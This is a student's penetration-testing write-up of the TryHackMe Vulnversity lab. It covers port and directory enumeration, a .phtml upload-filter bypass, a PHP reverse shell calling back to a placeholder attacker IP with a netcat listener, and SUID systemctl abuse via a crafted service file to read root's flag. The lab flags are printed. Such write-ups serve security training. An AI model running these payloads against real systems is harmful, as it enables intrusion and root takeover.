TRYHACKME VULNVERSITY

Penetration Testing Write-up and Evidence Report

Submitted by: Md. Ashiquzzaman Bijoy

Room URL: https://tryhackme.com/room/vulnversity
Target IP: 10.48.159.238
Date: 16 May 2026

Purpose

This report documents the lab methodology, findings, exploitation path, privilege escalation path, and remediation advice for the TryHackMe Vulnversity room. The work is written in an original report format and cites external references used for validation.

Table of Contents

1. Executive Summary

The Vulnversity target was assessed in a controlled TryHackMe lab environment. Initial reconnaissance identified six open TCP services, including a web application on TCP port 3333. Web directory enumeration located an upload form under /internal/. The upload feature was found to block normal PHP files but allow .phtml, enabling upload and execution of a PHP reverse shell. After gaining an initial shell as www-data, local enumeration showed a misconfigured SUID binary, /bin/systemctl, which can be abused to execute a root-owned service action and retrieve the root proof.

The main security issues are weak upload filtering/unsafe execution of uploaded files and dangerous SUID permissions on systemctl. These issues would allow an attacker to move from unauthenticated web access to full root-level compromise inside the lab machine.

2. Scope and Rules of Engagement

Item	Details
Platform	TryHackMe
Room	Vulnversity
Target IP	10.48.159.238
Testing Type	CTF / authorized lab penetration testing
Student	Md. Ashiquzzaman Bijoy
Limitation	Only perform these actions inside the TryHackMe lab or another system where explicit permission exists.

3. Tools Used

Nmap: Service and version discovery.

Gobuster: Directory enumeration for hidden web paths.

Burp Suite: Upload extension testing and request manipulation.

Netcat: Reverse shell listener.

PHP reverse shell: Payload for initial access in the lab.

Linux find: SUID binary enumeration.

GTFOBins: Reference for safe lab validation of systemctl abuse patterns.

4. Reconnaissance

The first step was to identify active services and versions running on the target. The following command was used because -sV attempts to determine service versions and is recommended in the room workflow.

```
nmap -sV 10.48.159.238
```

4.1 Nmap Scan Result

Port	State	Service	Version / Notes
21/tcp	Open	FTP	vsftpd 3.0.5
22/tcp	Open	SSH	OpenSSH 8.2p1 Ubuntu

139/tcp	Open	NetBIOS-SSN	Samba smbd 4
445/tcp	Open	NetBIOS-SSN	Samba smbd 4
3128/tcp	Open	HTTP proxy	Squid http proxy 4.10
3333/tcp	Open	HTTP	Apache httpd 2.4.41 (Ubuntu)

Key answers from this stage: open ports = 6; most likely OS = Linux/Ubuntu; web server port = 3333; Nmap verbose flag = -v; -p-400 scans ports 1 through 400.

Figure 1: Nmap service/version scan evidence provided by the student.

5. Web Enumeration

After confirming the Apache web service on port 3333, directory brute forcing was performed to identify hidden paths and upload functionality.

```
gobuster dir -u http://10.48.159.238:3333 -w /usr/share/wordlists/dirb/common.txt
# Alternative AttackBox wordlist:
gobuster dir -u http://10.48.159.238:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
```

The important discovery is the /internal/ directory, which contains a file upload form. This directly supports the next stage of testing because file upload functionality can become dangerous when executable extensions are accepted or when uploaded files are stored inside the web root.



Figure 2: Replace with Gobuster output showing /internal/.

6. Exploitation: File Upload to Reverse Shell

6.1 Upload Extension Testing

The upload form should be tested with common PHP-related extensions. The room suggests fuzzing extensions such as .php, .php3, .php4, .php5, and .phtml. In this lab path, normal .php is blocked while .phtml is accepted.

```
cat > extensions.txt <<EOF
.php
.php3
.php4
.php5
.phtml
EOF
```



Figure 3: Replace with upload form and successful .phtml upload evidence.

6.2 Prepare the PHP Reverse Shell

A PHP reverse shell was prepared and renamed to use the allowed .phtml extension. The payload must be edited so that it calls back to the AttackBox/VPN IP and listener port.

```
# Copy a PHP reverse shell template on Kali/AttackBox
cp /usr/share/webshells/php/php-reverse-shell.php ./shell.phtml

# Edit the file and set your local VPN/AttackBox IP and port
nano shell.phtml

# Example fields inside the file:
# $ip = "YOUR_TUN0_OR_ATTACKBOX_IP";
# $port = 1234;
```

6.3 Start Listener and Execute Payload

```
nc -lvnp 1234
```

```
# After uploading shell.phtml, execute it in browser:
http://10.48.159.238:3333/internal/uploads/shell.phtml
```

When the payload is executed from the uploads directory, the target connects back to the listener and provides an initial shell as the web service user.



Figure 4: Replace with Netcat reverse shell and whoami proof.

6.4 Initial Access Verification

```
whoami
# expected: www-data

SHELL=/bin/bash script -q /dev/null
python3 -c "import pty; pty.spawn('/bin/bash')" 2>/dev/null || true

ls /home
ls /home/bill
cat /home/bill/user.txt
```

User-level proof: www-data shell obtained, /home/bill identified as the webserver user account area, and user.txt can be captured as proof after the correct access path is completed. Paste your own user flag value from your lab instance below:

```
User flag: 8bd7992fbe8a6ad22a63361004cfcedb
```



Figure 5: Replace with user proof/flag evidence from your lab.

7. Privilege Escalation

7.1 SUID Enumeration

After initial access, local privilege escalation enumeration was performed by searching for SUID binaries. The standout binary is /bin/systemctl, because it should not normally be usable by an unprivileged web user with root effective privileges.

```
find / -perm -u=s -type f 2>/dev/null
# Alternative output-friendly version:
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null

Standout SUID binary: /bin/systemctl
```

```
www-data@vulnuniversity:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
www-data@vulnuniversity:/$
```

Figure 6: Replace with SUID enumeration showing /bin/systemctl.

7.2 Exploiting SUID systemctl in the Lab

GTFOBins documents that systemctl can execute a service file with elevated effective privileges if it has the SUID bit set and correct ownership. In this lab, a temporary service can run a root-owned command to copy the root proof into a readable location.

```
TF=$(mktemp).service
cat > $TF <<'EOF'
[Service]
Type=oneshot
ExecStart=/bin/sh -c 'cat /root/root.txt > /tmp/root.txt; chmod 644 /tmp/root.txt'
[Install]
WantedBy=multi-user.target
EOF

/bin/systemctl link $TF
/bin/systemctl enable --now $TF
cat /tmp/root.txt
```

Paste your own root flag value from your lab instance below:

```
Root flag: a58ff8579f0a9270368d33a9966c7fd5
```



Figure 7: Replace with root proof/flag evidence from your lab.